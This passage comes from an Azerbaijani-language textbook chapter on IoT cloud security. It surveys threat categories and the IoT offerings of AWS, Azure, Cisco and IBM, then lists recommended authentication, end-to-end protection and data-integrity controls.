	Veb tətbiqetmə zəiflikləri: IoT sistemlərinin veb tətbiqlərinə edilən hücumlar.
	Təhlükəsiz olmayan IoT şlüzləri: IoT cihazlarını buluda bağlayan şlüzlərin zəifliklərindən istifadə.
	Təhlükəsiz olmayan IoT brokerləri: IoT məlumatlarının ötürülməsini idarə edən vasitəçi serverlərdə olan boşluqlar.
	Yanlış konfiqurasiya edilmiş veb serverlər: Təhlükəsizlik parametrləri düzgün qurulmamış serverlər.
	Zəif verilənlər bazaları: SQL injection və digər kod yeridilməsi hücumları ilə hədəf alınan sistemlər, düzgün autentifikasiya edilməmiş verilənlər bazaları.
Şəbəkə Hücumları	**Virtual şəbəkə komponentlərinə hücumlar**: Şəbəkə xidmətlərinin zəif nöqtələri üzərindən hücumlar.

	Xidmətin dayandırılması (Denial of Service - DoS) hücumları: Şəbəkə və cihaz resurslarını həddindən artıq istifadə edərək xidməti dayandırmağa yönəlmiş hücumlar.
IoT cihazlarına edilən fiziki və məntiqi hücumlar	**Təhlükəsiz olmayan IoT giriş nöqtələri**: IoT cihazlarının təhlükəsiz olmayan interfeyslərindən istifadə.
	Məlumat trafikinin dəyişdirilməsi və oğurlanması: Şəbəkədə göndərilən məlumatların manipulyasiya edilməsi.
	IoT cihazlarının autentifikasiya sistemlərinin zəifliyi: Cihazların saxta autentifikasiyadan istifadə edərək sistemlərə giriş əldə etməsi.
	Şifrləmənin olmaması və ya zəif şifrləmə metodları: IoT cihazları və bulud arasında ötürülən məlumatların qorunmaması.
	Yanlış autentifikasiya və avtorizasiya mexanizmləri: IoT cihazlarının və sistemlərinin zəif autentifikasiya sistemlərindən istifadə etməsi.
	IoT cihazlarının oğurlanması: Fiziki hücumlar nəticəsində cihazların oğurlanması və təhlükəsizlik məlumatlarının sızması.

- **Bulud təhlükəsizliyində ümumi risklər**

Yuxarıda sadalanan təhlükələr, bulud infrastrukturunun qorunması üçün həll olunmalı əsas mövzulardan yalnız bir hissəsidir.

Böyük bulud provayderləri (AWS, Azure, Google Cloud və s.) bu təhdidlərin əksəriyyətinə qarşı müxtəlif təhlükəsizlik tədbirləri təqdim edirlər. Ancaq, bulud təminatçılarının təqdim etdiyi müdafiə mexanizmləri bəzi hallarda kifayət etmir. IoT sistemlərinin tam təhlükəsizliyini təmin etmək üçün cihaz istehsalçıları və sistem administratorları əlavə qoruyucu tədbirlər görməlidirlər.

Bulud əsaslı təhlükəsizlik həllərinin üstünlükləri:

- Bulud xidmətləri, müəssisələr üçün yerli təhlükəsizlik həllərindən daha geniş və kompleks müdafiə mexanizmləri təklif edə bilər.
- İnfrastruktur-xidmət (IaaS) modeli, şirkətlərin öz təhlükəsizlik strategiyalarını effektiv şəkildə tətbiq etməsinə kömək edə bilər.
- Avtomatlaşdırılmış bulud təhlükəsizlik alətləri, IoT sistemlərindəki zəifliklərı aşkarlamağa və aradan qaldırmağa imkan yaradır.

5.3. Bulud Xidmət Təminatçılarının IoT Təkliflərinin Araşdırılması

Bulud əsaslı təhlükəsizlik xidmətləri, təhlükəsizlik-xidmət-kimi (Security-as-a-Service - SECaaS) adlanır və bu gün sürətlə inkişaf edən bulud əsaslı biznes modellərindən biridir. Bu xidmətlər IoT sistemlərini dəstəkləmək üçün olduqca uyğundur.

SECaaS həlləri yalnız miqyaslana bilən xidmətlər təqdim etmir, həm də təşkilatların mühəndis resurslarının məhdud olduğu hallarda təhlükəsizlik tədbirlərini tətbiq etməsinə kömək edir.

Bir çox şirkət təhlükəsizlik inteqrasiyası, yeni təhlükələrə qarşı mübarizə, təhlükəsizlik arxitekturasının qurulması və monitorinq aparmaq üçün kifayət qədər insan və texniki biliklərə malik deyil. Bulud xidmət təminatçıları (CSP) bu problemlərə həll yolları təqdim edir.

5.3.1. AWS IoT


Amazon, bulud əsaslı IoT xidmətlərində lider olmaq üçün mövqelənmişdir və bir çox halda IoT sistemləri üçün əsas bulud xidmət təminatçısı kimi çıxış edəcəkdir. Amazon-un rəsmi açıqlaması:
"AWS IoT - idarə olunan bulud platformasıdır və bağlı cihazların təhlükəsiz şəkildə bulud tətbiqləri və digər cihazlarla qarşılıqlı əlaqə qurmasına imkan yaradır. AWS IoT milyardlarla cihazı və trilyonlarla mesajı dəstəkləyə bilir, həmçinin bu mesajları AWS uç nöqtələrinə və digər cihazlara təhlükəsiz və etibarlı şəkildə yönləndirə bilir." (*http://aws.amazon.com/iot/*)

AWS IoT, Amazon-un IoT cihazlarının müxtəlif protokollar (HTTP, MQTT və s.) vasitəsilə buludla əlaqə qurmasını təmin edən çərçivəsidir.

Buluda qoşulan IoT cihazları, tətbiq brokerləri vasitəsilə bir-biri ilə və digər xidmətlərlə ünsiyyət qura bilir. AWS IoT, digər Amazon xidmətləri ilə sıx inteqrasiya olunur.

Məsələn, AWS IoT aşağıdakı Amazon xidmətləri ilə birgə istifadə edilə bilər:

- **Kinesis** – real vaxt rejimində məlumat axını və analitik maşın
- **Kinesis Firehose** – məlumatları qəbul edərək digər Amazon sistemlərinə yönləndirən platforma
- **Simple Storage Service (S3)** – məlumatların saxlanması
- **Redshift** – verilənlər bazası və yaddaş xidməti
- **Amazon Elastic Search (ES)** – böyük həcmli verilənlər üzərində axtarış xidməti
- **Amazon Glacier** – uzunmüddətli arxiv və backup üçün optimallaşdırılmış system



Şəkil 5.2. AWS IoT ekosistemi və iş prinsipi

Buludda uyğun məlumat platforması qurulduqdan sonra, Kinesis Streams və Kinesis Analytics kimi xidmətlər istifadə edilərək analitiklər aparıla bilər (Şəkil 5.2)**.**

AWS IoT, IoT tətbiqləri və inkişaf proseslərini dəstəkləmək üçün Amazon-un digər xidmətləri ilə inteqrasiya olunur. Bu xidmətlərə Amazon Lambda, Kinesis, S3, CloudWatch, DynamoDB və digər Amazon bulud xidmətləri daxildir.

AWS IoT-nin müxtəlif sənaye sahələrində tətbiqi genişlənməkdədir. Məsələn, Philips şirkəti AWS IoT xidmətlərindən HealthSuite Digital platforması üçün istifadə edir.

Bu platforma, səhiyyə xidməti təminatçıları və xəstələrin IoT tibbi qurğular, analitika və hesabatlardan istifadə edərək yeni imkanlara sahib olmasına şərait yaradır.

Eyni zamanda, bir çox IoT şirkəti AWS ilə əməkdaşlıq edərək öz portfellərini genişləndirir.

AWS Thing Shadow, idarəetmə tətbiqi ilə IoT cihazı arasında vasitəçi rolunu oynayır. Thing Shadow-lar, xidmət və cihazlarla qarşılıqlı əlaqə qurmaq üçün istifadə edilə bilən əvvəlcədən təyin edilmiş mövzularla MQTT protokolundan istifadə edirlər.


Thing Shadow xidməti üçün ayrılmış MQTT mesajları *$aws/things/thingName/shadow* ilə başlayır. Aşağıdakılar, Shadow ilə qarşılıqlı əlaqə qurmaq üçün istifadə edilə bilən ayrılmış MQTT mövzularıdır (*https://docs.aws.amazon.com/iot/latest/developerguide/thing-shadow-mqtt.html*):

- ***/update***
- ***/update/accepted***
- ***/update/documents***
- ***/update/rejected***
- ***/update/delta***
- ***/get***
- ***/get/accepted***
- ***/get/rejected***
- ***/delete***
- ***/delete/accepted***
- ***/delete/rejected***

Cihazlar ya Thing Shadow-u yeniləyə, ya da ondan məlumat əldə edə bilərlər. AWS IoT, hər yeniləmə üçün JSON sənədi yaradır və hər yeniləmə və sorğuya */accepted* və ya */rejected* statusu ilə cavab verir.

Təhlükəsizlik baxımından, yalnız icazəli uç nöqtələr və tətbiqlərin bu mövzulara mesaj göndərə bilməsi vacibdir. Həmçinin, idarəetmə konsolu kifayət qədər qorunmalıdır ki, icazəsiz şəxslər IoT aktivlərinə birbaşa giriş əldə edərək onları konfiqurasiya edə bilməsinlər**.**

AWS IoT məlumat emal axınlarını izah etmək üçün, AWS buludunun məlumat emal imkanlarından istifadə edən bağlı bir ferma nümunəsinə nəzər salaq (Şəkil 5.3).



Şəkil 5.3. AWS IoT-un hadisə əsaslı məlumat emal prosesi

Bu halda, AWS buluduna məlumat ötürən bir neçə uc nöqtə mövcuddur. Məlumat aşağıdakı giriş nöqtələri vasitəsilə AWS sisteminə daxil olur:

- **Kinesis**
- **Kinesis Firehose**
- **MQTT broker**

AWS daxilində AWS IoT qayda mühərriki qərar nöqtəsi kimi çıxış edir. O, məlumatın hara yönləndiriləcəyini müəyyən edir və əlavə tədbirlər görür.

Bir çox halda, məlumatlar verilənlər bazasına göndərilir – məsələn:

- **S3 (Simple Storage Service)**
- **DynamoDB**
- **Redshift**

Redshift həmçinin uzunmüddətli məlumat saxlama və analiz üçün istifadə oluna bilər.

AWS IoT paketinin daxilində CloudWatch vasitəsilə inteqrasiya olunmuş jurnal (log) idarəetmə funksiyalarından faydalanmaq mümkündür.

CloudWatch, AWS IoT-da cihazlardan AWS infrastrukturuna axan mesajların hadisələrini (process events) qeyd etmək üçün birbaşa konfiqurasiya edilə bilər.

Jurnal qeydləri aşağıdakı rejimlərə təyin edilə bilər:

- **Xətalar (Errors)**
- **Xəbərdarlıqlar (Warnings)**
- **Məlumatlandırıcı qeydlər (Informational)**
- **Sazlama (Debug)**

AWS əsaslı IoT tətbiqləri üçün CloudTrail də istifadə edilməlidir. CloudTrail, AWS API çağırışlarını qeydə alaraq təhlükəsizlik analizi, analitika və uyğunluq izləməsini dəstəkləyir. Bundan əlavə, bir çox üçüncü tərəf jurnal idarəetmə sistemləri (Splunk, AlertLogic, SumoLogic və s.) CloudTrail ilə birbaşa inteqrasiya oluna bilir.

5.3.2. Microsoft Azure IoT paketi


Microsoft, Azure IoT Hub vasitəsilə IoT bulud sistemləri sahəsində böyük bir addım atmışdır. Azure, IoT qurğularının idarə edilməsi üçün güclü imkanlar təqdim edir. Bunlara daxildir:

- **Cihaz proqram təminatı və proqram yeniləmələri**
- **Cihazların konfiqurasiyası və idarə edilməsi**

Bundan əlavə, Azure, IoT sistemlərini daha yaxşı təşkil etmək və onların fəaliyyət sahələri daxilində qruplaşdırılmasını təmin etmək üçün əlavə imkanlar təqdim edir. Başqa sözlə, IoT cihazlarının topologiyasını və konfiqurasiyasını idarə

etməyə imkan yaradır. Bu isə qrup səviyyəsində idarəetmə, icazələr və giriş nəzarəti üçün əsas şərtdir.

Azure-un qrup idarəetmə xidməti, cihaz qrupları API-si vasitəsilə təqdim edilir. Cihaz idarəetmə xüsusiyyətləri, proqram təminatının versiyalaşdırılması və qurulması (provisioning) isə cihaz reyestri idarəetmə API-si vasitəsilə təmin edilir (Şəkil 5.4). (*https://azure.microsoft.com/en-us/documentation/articles/iot-hub-devguide/)*



Şəkil 5.4. Azure IoT-un hadisə əsaslı məlumat emal prosesi

Bundan əlavə**,** mərkəzləşdirilmiş autentifikasiya (kimlik doğrulama) mövcud Azure Active Directory autentifikasiya çərçivəsi vasitəsilə təmin edilir**.**

5.3.3. Cisco duman hesablama

Cisco-nun bulud üçün IoT strategiyası, IoT cihazlarının əksəriyyətinin şəbəkənin kənarında (edge) fəaliyyət göstərdiyini və mərkəzləşdirilmiş bulud emalına yaxın bir bölgədə işləmədiyini nəzərə alır.

IoT-nin miqyasının böyüklüyünü nəzərə alaraq, Cisco hesab edir ki, şəbəkə və tətbiq yığınlarına inteqrasiya olunmuş daha güclü funksional və təhlükəsizlik resurslarına ehtiyac olacaqdır.

Məlumatın mümkün qədər kənarda saxlanması və emal edilməsi aşağıdakı üstünlükləri təmin edir:

- Gecikmənin azaldılması (Reduced latency): Çox böyük həcmli məlumat tələb edən IoT tətbiqləri real vaxt rejimində işləyir, çünki bu tətbiqlər böyük həcmdə sensor məlumatlarını emal edir, yerli qərar qəbul edir və cavab verir.

- Məlumat və şəbəkə effektivliyi: IoT sistemlərindəki məlumat həcmi olduqca böyükdür və bəzi hallarda bu məlumatların şəbəkəni tıxayaraq mərkəzi serverlərə ötürülməsi məntiqsiz olur.
- Təhlükəsizlik və tətbiq yönümlü emal üçün bəzi məlumatların yerində saxlanması daha məqsədəuyğundur.
- Siyasətlər yerli şəbəkə şərtlərinə uyğun olaraq idarə edilə və nəzarət oluna bilər.
- Şəbəkənin kənarında (IoT edge) etibarlılıq, əlçatanlıq və təhlükəsizlik yerli ehtiyaclara əsasən yaxşılaşdırılır.

Bu üstünlüklər xüsusilə sənaye IoT sistemlərində daha açıq görünür, çünki yalnız mərkəzi bulud emalı bir çox hallarda kifayət etmir.

Vaxta həssas sensor axınları, kontrollerlər, aktuatorlar, monitorinq və hesabat tətbiqləri, eləcə də böyük həcmli sənaye məlumatları üçün Duman Hesablama (Fog Computing) daha uyğun bir modeldir.

o Cisco IOx və duman hesablama

Cisco-nun Duman Hesablama konsepsiyası, hələ inkişaf mərhələsində olmasına baxmayaraq, artıq IOx (middleware çərçivəsi) daxilində tətbiq edilir (https://developer.cisco.com/site/iox/technical-overview/).

IOx, hardware və tətbiqlər arasında yerləşən və birbaşa IoT kənar cihazlarında işləyən bir aralıq proqram təminatı çərçivəsidir.

Cisco IOx-un əsas arxitekturası aşağıdakı komponentlərdən ibarətdir:

- **Duman qovşaqları (Fog nodes):** Bu qurğular (məsələn, routerlər və kommutatorlar) şəbəkənin kənarını təşkil edir və Duman Hesablama çərçivəsi üçün hesablama resursları təqdim edir.
- **Host OS (Əsas əməliyyat sistemi):** Fog qovşaqlarında çalışan əsas əməliyyat sistemidir və aşağıdakıları dəstəkləyir:
  - Cisco Tətbiq Çərçivəsi (CAF - Cisco Application Framework): Lokal tətbiqlərin idarə olunması və nəzarəti üçün
  - Tətbiqlər (Müxtəlif tətbiq növləri)
  - Şəbəkə və vasitəçi xidmətlər (middleware services)
- **Fog yönləndiricisi (Fog director):** Cisco Application Framework-ün (CAF) şimal interfeysləri (northbound APIs) ilə qoşulan bir yönləndiricidir.

Bu sistem, Duman Hesablama arxitekturası daxilində bütün qovşaqlarda mərkəzləşdirilmiş tətbiq idarəetməsi və hesablama resurslarını təmin edir.

Fog yönləndiricisi vasitəsilə sistemin idarə edilməsi Fog portalı üzərindən həyata keçirilir.

IoT Duman Hesablama inkişafı Cisco DevNet Software Development Kits (SDKs) tərəfindən dəstəklənir.

Bundan əlavə, Cisco NetFlow, TrustSec və TrustGrid kimi mövcud kibertəhlükəsizlik həllərindən istifadə edilə bilər.

- **MQTT və REST interfeysləri**

IoT qurğularının əməliyyatları və ünsiyyəti, platformanın MQTT və REST protokollarını dəstəkləməsi ilə təmin edilir (https://docs.internetofthings.ibmcloud.com/devices/mqtt.html).

Bu protokollar, IoT tərtibatçılarının güclü məlumat toplama, kognitiv analitika və məlumat çıxışı imkanlarına malik sistemlər yaratmasına imkan verir. Watson IoT platformasının MQTT API-si aşağıdakı imkanları təqdim edir:

- 1883-cü port üzərindən şifrələnməmiş bağlantılar
- 8883 və ya 443-cü portlar üzərindən şifrələnmiş bağlantılar

Diqqət yetirmək lazımdır ki, platforma yalnız TLS 1.2 istifadə etməyi tələb edir. IBM-in tövsiyə etdiyi kriptoloji şifrləmə metodları aşağıdakılardır:

- ECDHE-RSA-AES256-GCM-SHA384
- AES256-GCM-SHA384
- ECDHE-RSA-AES128-GCM-SHA256
- AES128-GCM-SHA256

IoT cihazlarının qeydiyyatı üçün TLS bağlantısından istifadə tələb olunur, çünki MQTT şifrəsi yalnız TLS tuneli vasitəsilə qorunan serverə ötürülə bilər. Əgər MQTT IoT cihazının buluda qoşulması üçün istifadə edilirsə, parol əvəzinə token əsaslı giriş imkanı da mövcuddur. Bu halda, "use-token-auth" dəyəri MQTT parolu əvəzinə istifadə olunur.

REST interfeysi də yalnız TLS 1.2 üzərindən qorunur. REST API bağlantı nöqtəsi (endpoint) 443-cü portdur. Autentifikasiya HTTP əsaslı kimlik doğrulama (HTTP basic authentication) üsulu ilə həyata keçirilir.

- **IBM Watson IoT platforması**

IBM Watson-a demək olar ki, təqdimat lazım deyil. 2010-cu ildə Watson süni intellekt hesablama platforması məşhur Jeopardy oyun şousunda ən güclü çempionları məğlub etdikdən sonra tanınmağa başladı.

Watson-un öyrənmə və mürəkkəb problemləri həll etmə qabiliyyəti bir çox sahələrdə, o cümlədən səhiyyədə istifadə edilir.

Bu gün IBM, Watson-un hesablama sahəsini genişləndirərək onu IoT sahəsinə tətbiq edir. IBM-in əsas IoT API-ləri, IBM Watson IoT Platform Development Center üzərindən əlçatandır: (https://developer.ibm.com/iotfoundation/ və https://developer.ibm.com/iotfoundation/recipes/api-documentation/).

Bu API-lər IoT interfeysi üçün aşağıdakı imkanları təmin edir:

- Bir təşkilatın IoT qurğularını inventarlaşdırmaq və görüntüləmək

- Qurğuların qeydiyyatdan keçirilməsi, yenilənməsi və görüntülənməsi
- Tarixi və qəbul edilmiş məlumat dəstləri üzərində əməliyyatlar aparmaq

5.4. Bulud əsaslı IoT təhlükəsizlik nəzarətləri

Bulud əsaslı IoT yerləşdirmələrini dəstəkləyən müxtəlif bulud xidmətləri və maraqlı tərəflərin əməkdaşlığı, çoxsaylı əməliyyatların təhlükəsizliyini təmin etməkdə mühüm rol oynayır.

Bu bölmə, təşkilatınızın nəzərə almalı olduğu tövsiyə edilən IoT təhlükəsizlik nəzarətləri və xidmətlərinin qısa siyahısını təqdim edir.

Buludda identifikasiya və şifrələmə kimi əsas nəzarət mexanizmləri bütün bulud xidmət təminatçıları (CSP) tərəfindən dəstəklənir, lakin siz öz CSP-nizi diqqətlə nəzərdən keçirməli və onların digər sahələrdə təqdim etdiyi xidmətləri də dəyərləndirməlisiniz. Əksər CSP-lər xidmətləri fərqli şəkildə paketləyirlər. Təşkilat bu xidmətlərdən birbaşa və ya dolayı yolla faydalana bilər. Bu xidmətlər müxtəlif formalarda birləşdirilərək, virtual infrastrukturda güclü və etibarlı əlaqələr yarada bilər.

5.4.1. Autentifikasiya və avtorizasiya

Autentifikasiya və avtorizasiya IoT sistemlərinin təhlükəsizliyində əsas elementlərdən biridir. Bir təşkilat bu sahədə effektiv nəzarət mexanizmləri qurmaq üçün aşağıdakı addımları həyata keçirməlidir:

1. **Administratorların autentifikasiyasını yoxlamaq** – İdarəetmə funksiyalarına və API-lərə daxil olan administratorların autentifikasiyası təsdiqlənməlidir. Burada çoxfaktorlu autentifikasiya (**MFA**) daha etibarlı seçimdir, çünki virtual infrastrukturlarda administrativ nəzarətlərin sızması ciddi təhlükəsizlik risklərinə səbəb ola bilər.
2. **İstifadəçilərin bulud tətbiqlərinə girişini autentifikasiya etmək** – Hər bir istifadəçi üçün fərdi autentifikasiya qaydaları tətbiq edilməlidir.
3. **Bulud tətbiqlərini autentifikasiya etmək** – IoT şlüzləri və vasitəçi serverlər (brokers) kimi sistemlər arasında etibarlı əlaqə qurmaq üçün autentifikasiya prosedurları tətbiq edilməlidir.
4. **IoT cihazlarını birbaşa autentifikasiya etmək** – Şlüzlər və vasitəçi serverlərə qoşulan IoT cihazlarının autentifikasiyası, onların təhlükəsizlik və funksional resurslara malik olmasını təmin etməlidir.
5. **Vasitəçi autentifikasiya (Proxy authentication) tətbiq etmək** – İstifadəçilərin bir tətbiq provayderindən digərinə keçidini təmin edən sistemlərdə vasitəçi autentifikasiya mexanizmləri tətbiq edilməlidir.

Bu addımlar IoT sistemlərinin bulud mühitində etibarlı və davamlı fəaliyyət göstərməsini təmin etmək üçün vacibdir.

5.4.2. End-to-end təhlükəsizlik tövsiyələri

IoT bulud sistemlərində təhlükəsizlik məsələləri vacibdir və end-to-end qoruma təmin edilməlidir. Aşağıda bu sahədə nəzərə alınmalı əsas tövsiyələr yer alır.

- Təhlükəsizlik şlüzdə (gateway) itirilməməlidir.
    - End-to-end autentifikasiya və bütövlük qoruma (integrity protection) bulud xidmət təminatçısından (CSP) IoT cihazlarına qədər saxlanmalıdır.
    - Şlüzlər yalnız ötürücü rolunu oynayır.
    - Bu mümkün olmadıqda, sensor qurğuların proqram yeniləmələrinin və verilən əmrlərin doğruluğunu yoxlamaq üçün şlüzlərdən asılı olduğu hallarda, alternativ təhlükəsizlik tədbirləri görülməlidir.
- IoT cihazlarına xidmət göstərən veb xidmətlər və verilənlər bazalarında təhlükəsiz proqram inkişafı prinsipləri tətbiq edilir.
- Analitika və hesabat sistemlərini dəstəkləyən bulud tətbiqləri kifayət qədər qorunmalıdır.
- Analitika və hesabat sistemlərinə məlumat ötürən verilənlər bazaları üçün təhlükəsiz konfiqurasiyalar təmin edilir.
- IoT cihazlarının məlumatlarının bütövlüyü qorunur.
    - IoT cihazlarından şlüzlərə və oradan buluda ötürülən məlumatlar integrity protection mexanizmləri ilə qorunur.
- İcarəyə götürülən cihazlar müştəri mühitində işləyir və təhlükəsizlik riskləri nəzərə alınmalıdır.
    - Xidmət təminatçıları bu cihazların müştəri şəbəkələrinə zərərli proqramlar yaymasının qarşısını alır.
    - Mümkün olduqda, bu cihazlar şəbəkədə ayrıca seqmentlərdə saxlanır.
    - Belə hallarda saxtakarlıq və xidmət oğurluğu riski yarana bilər, buna görə də cihazlar manipulyasiyadan qorunacaq şəkildə dizayn edilir.
    - Bunun üçün NIST FIPS 140-2 standartlarında təsvir olunan tamper-evident və tamper-responsive qoruma texnologiyalarından istifadə edilir.
- Xidmətin dayandırılması (DoS) hücumlarından qorunmaq üçün yük balanslaşdırıcı (load balancing) şlüzlərdən istifadə edilir.
- IoT cihazlarına və şlüzlərə ötürülən məlumatların autentifikasiyadan keçdiyi təsdiqlənir.
- Lazım gəldikdə məlumatlar şifrələnir.
- Cihazlar arasında (M2M) əməliyyatlar və mesajlaşmalar autentifikasiyadan keçir və bütövlüyü qorunur.
- Xidmət təminatçıları fərdi şəxslər və ya cihazlar tərəfindən yaradılan və konkret şəxsə aid edilə biləcək məlumatların məxfiliyinə nəzarət edir.

- Məsələn, tibbi cihazlar üçün pasiyent məlumatlarının istifadəsi yalnız pasiyentin xəbəri və icazəsi ilə aparılır.
- Bu, yalnız tibbi müəssisələrdə yaradılan məlumatlara deyil, həmçinin buluda yüklənən digər məlumatlara da şamil edilir.
- Bundan əlavə, məlumatların paylaşılacağı təşkilatlar bu barədə bildiriş alır.

- Məlumatın tam nəzarət altında saxlanması mümkün olmur, əgər o, bir neçə təşkilata ötürülübsə.
    - Xidmət təminatçıları digər təşkilatlarla məxfilik sazişləri bağlayır.
    - Həmçinin, bu təşkilatların təhlükəsizlik tədbirlərinin adekvatlığı qiymətləndirilir.

- Elastik giriş nəzarəti həyata keçirilir.
    - Atribut əsaslı giriş nəzarətindən (attribute-based access control) istifadə olunur ki, bu da daha dəqiq icazə qərarları verir.

- Məlumatlar məxfiliyin qorunması üçün etiketlənir.
- Məlumat istifadəsi ilə bağlı bildirişlər təqdim edilir.

5.4.3. Məlumatın bütövlüyünün qorunması

Məlumatın müxtəlif məqsədlər üçün və bir çox maraqlı tərəflər tərəfindən istifadə ediləcəyi hallarda, onun bütövlüyünü necə təmin etmək olar? Müəssisə səviyyəli IoT sistemlərində toplanan məlumatın etibarlı olması kritik əhəmiyyət daşıyır. Bunun üçün aşağıdakı tədbirlər həyata keçirilməlidir:

- IoT cihazlarında autentifikasiya və bütövlük nəzarəti tətbiq edilir ki, icazəsiz cihazlar buluda məlumat ötürə bilməsin.
- Şlüz (gateway) cihazlarının təhlükəsiz konfiqurasiyası təmin edilir.
    - Şlüz cihazları həm lokal olaraq, həm də buludda işləyə bilər.
    - Bu cihazlar böyük həcmdə məlumat emal etdiyi üçün təhlükəsizlik tədbirləri aşağıdakı üsullarla təmin edilir:
        - Təhlükəsizlik jurnallarının (log) qeydə alınması və SIEM sistemlərində təhlili.
